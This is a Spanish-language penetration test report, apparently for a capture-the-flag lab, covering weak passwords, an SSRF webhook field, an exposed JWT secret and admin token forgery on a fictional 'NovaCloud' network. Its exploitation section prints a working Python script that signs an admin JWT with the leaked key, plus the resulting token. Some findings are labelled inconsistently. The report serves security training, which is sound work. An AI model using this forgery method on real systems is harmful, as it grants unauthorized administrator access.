

REPORTE DE PENETRATION TESTING

Vulnerable3 — Evaluación de Seguridad de RedInterna

Cliente	NovaCloud
Ejecutado por	Ernesto Cruz Manjarrez
Fecha de ejecución	15 agosto 2026
Fecha del reporte	20 agosto 2026
Clasificación	Confidencial - Uso interno exclusivo
Versión	1.0
Flag	VULNERABLE_3{n0v4cl0ud_ssrf_t0_jwt_f0rg3ry_m4st3r}"

Tabla de Contenidos

1. Resumen Ejecutivo	3
2. Alcance y Reglas de Engagement	3
3. Metodología	3
4. Inteligencia y Reconocimiento (OSINT)	3
5. Modelado de Amenazas	4
6. Análisis de Vulnerabilidades	4
7. Explotación	5
8. Post-Explotación	5
9. Hallazgos Técnicos Detallados	6

1. Resumen Ejecutivo

Entre el 15 y 20 de agosto de 2026, se realizó una evaluación de penetration testing sobre la infraestructura interna de NovaCloud, con el objetivo de identificar debilidades explotables que pudieran comprometer la confidencialidad, integridad y disponibilidad de los datos de la empresa.

Se identificaron **3 hallazgo crítico y 1 medios**. Los vectores de mayor riesgo son la exposición sin autenticación de la configuración interna de la API, una vulnerabilidad en el Portal Cliente, donde el campo "Target Webhook URL" no valida ni restringe el destino de la petición, permitiendo alcanzar servicios internos de la red, Contraseñas débil sin controles de fuerza bruta en el Panel de Control Web. La combinación de estos hallazgos representa compromiso total del sistema de autenticación y de los servicios internos de NovaCloud.

Se recomienda remediación inmediata de los hallazgos críticos antes de 15 días hábiles.

2. Alcance y Reglas de Engagement

Campo	Detalle
Activos en alcance	10.53.3.20, 10.53.3.30 , 10.53.3.40
Fuera de alcance	Infraestructura de terceros
Tipo de prueba	Caja gris (credenciales de bajo privilegio proporcionadas para fase interna)
Ventana autorizada	15–20 agosto 2026, 08:00–20:00 hora local
Contacto de emergencia	Juan Mendoza Godinez
Autorización	Carta de autorización firmada, referencia #PT-2026-014

3. Metodología

Esta evaluación siguió el estándar PTES (Penetration Testing Execution Standard), complementado con técnicas del marco C|PENT de EC-Council:

```
Pre-engagement → Intelligence Gathering → Threat Modeling → Vulnerability Analysis →  
Exploitation → Post-Exploitation → Reporting
```

Todas las pruebas se realizaron minimizando el impacto en la disponibilidad de los sistemas en producción.

4. Inteligencia y Reconocimiento (OSINT)

Objetivo de la fase: construir un perfil del objetivo sin interacción directa/activa con sus sistemas.

Hallazgos relevantes

- Portal Cliente – NovaCloud System

- Admin Panel – NovaCloud Admin Panel
- API – NovaCloud Core Microservice API

5. Modelado de Amenazas

Objetivo de la fase: priorizar rutas de ataque en base al perfil de riesgo conocido de cada tecnología, sin datos de OSINT por tratarse de un entorno de CTF con scope cerrado.

Activo crítico	Superficie de ataque probable	Justificación	Confianza	Prioridad
Panel de Control Web	Bypass de autenticación (SQLi, credenciales por defecto, IDOR)	Usuario “operator” precargado o predecible	Alta	1
Portal Cliente	SSRF por medio del campo “Target webhook Url”	El módulo “verificador de EndPoints” permite a cualquier usuario hacer peticiones directamente	Media	2
Microservice API	Documentación expuesta en /api/v1/health	El microservicio API expone información sensible para cualquier usuario	Media	3

Rutas de ataque priorizadas para la siguiente fase

- Portal Cliente
- Admin panle
- API

6. Análisis de Vulnerabilidades

Objetivo de la fase: confirmar técnicamente, mediante herramientas y validación manual, las debilidades sugeridas por el modelado de amenazas.



#	Activo	Herramienta	Hallazgo	Validación Manual
V-01	Panel de Control Web	Burpsuite Intruder	Autenticación débil - contraseña, sin controles contra fuerza bruta	Sí
V-02	Portal Cliente	Prueba manual de parámetros	Server-Side Request Forgery (SSRF) vía funcionalidad "Verificador de Endpoints"	Sí
V-03	Microservice API	Burpsuite, Python, pruebas manuales	Exposición de información sensible sin autenticación	Sí

7. Explotación

Objetivo de la fase: demostrar de forma controlada y reproducible que la vulnerabilidad es explotable, evitando daño colateral.


V-01 — Inyección SQL en Login

Evidencia




V-02 — Server Site Request Forgery

Evidencia



V-03 — Exposición de información sensible sin autenticación

Evidencia




```
GNU nano 9.0 forge_token.py
import jwt

secret = "NovaCloudSecret2026Key!"

payload = {
    "user": "operator",
    "role": "admin",
    "iat": 1787275112,
    "exp": 9999999999
}

token = jwt.encode(payload, secret, algorithm="HS256")
print(token)
```

```
python3 forge_token.py
/usr/lib/python3/dist-packages/jwt/api_jwt.py:147: InsecureKeyLengthWarning: The HM
AC key is 23 bytes long, which is below the minimum recommended length of 32 bytes
for SHA256. See RFC 7518 Section 3.2.
    return self._jwt.encode(
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoib3BlcmF0b3IiLCJyb2xlIjoiYWRTaw4iLCJpYXQiOjE3ODcyNzUxMTIsImV4cCI6OTk5OTk5OTk5OX0.zmKViNzFy8hqL3VmwsClw3XFb8Iypud_9FMYuKxrOAM
```



8. Post-Explotación

Objetivo de la fase: determinar el impacto real y el alcance del acceso obtenido ("blast radius"), no solo confirmar que hubo acceso.

- Contraseña débil en panel de control.
- Obtención de token válido con el rol "operator"

- Explotación de información expuesta por el microservicio API
- Obtención de la llave secreta en texto plano
- Creación de un nuevo token válido con el rol “admin”
- Acceso completo como administrador sin credenciales legítimas

9. Hallazgos Técnicos Detallados

Nivel de Riesgo	Activo	Vulnerabilidad	Impacto Técnico
Crítico (9.1)	Microservice API	Exposición de información de configuración sin autenticación	Compromiso total del sistema de autenticación, cualquier atacante puede generar tokens válidos con cualquier rol
Crítico (9.8)	Microservice API	Escalación de privilegios vía token JWT (JWT Forgery)	Utilizando la clave jwt_secret obtenida del hallazgo anterior, se genera un token JWT válido modificando el role de "operator" a "admin", firmado correctamente con HS256, y permitiendo el ingreso al sistema como administrador
Crítico (9.1)	Portal Cliente	El campo "Target Webhook URL" del Portal no valida ni restringe la ruta destino	Permite a cualquier usuario un ataque directo a los servicios internos
Alta (8.1)	Panel de Control Web	Constraseña debil	Obtención de token JWT válido con rol "operator", punto de partida para escalación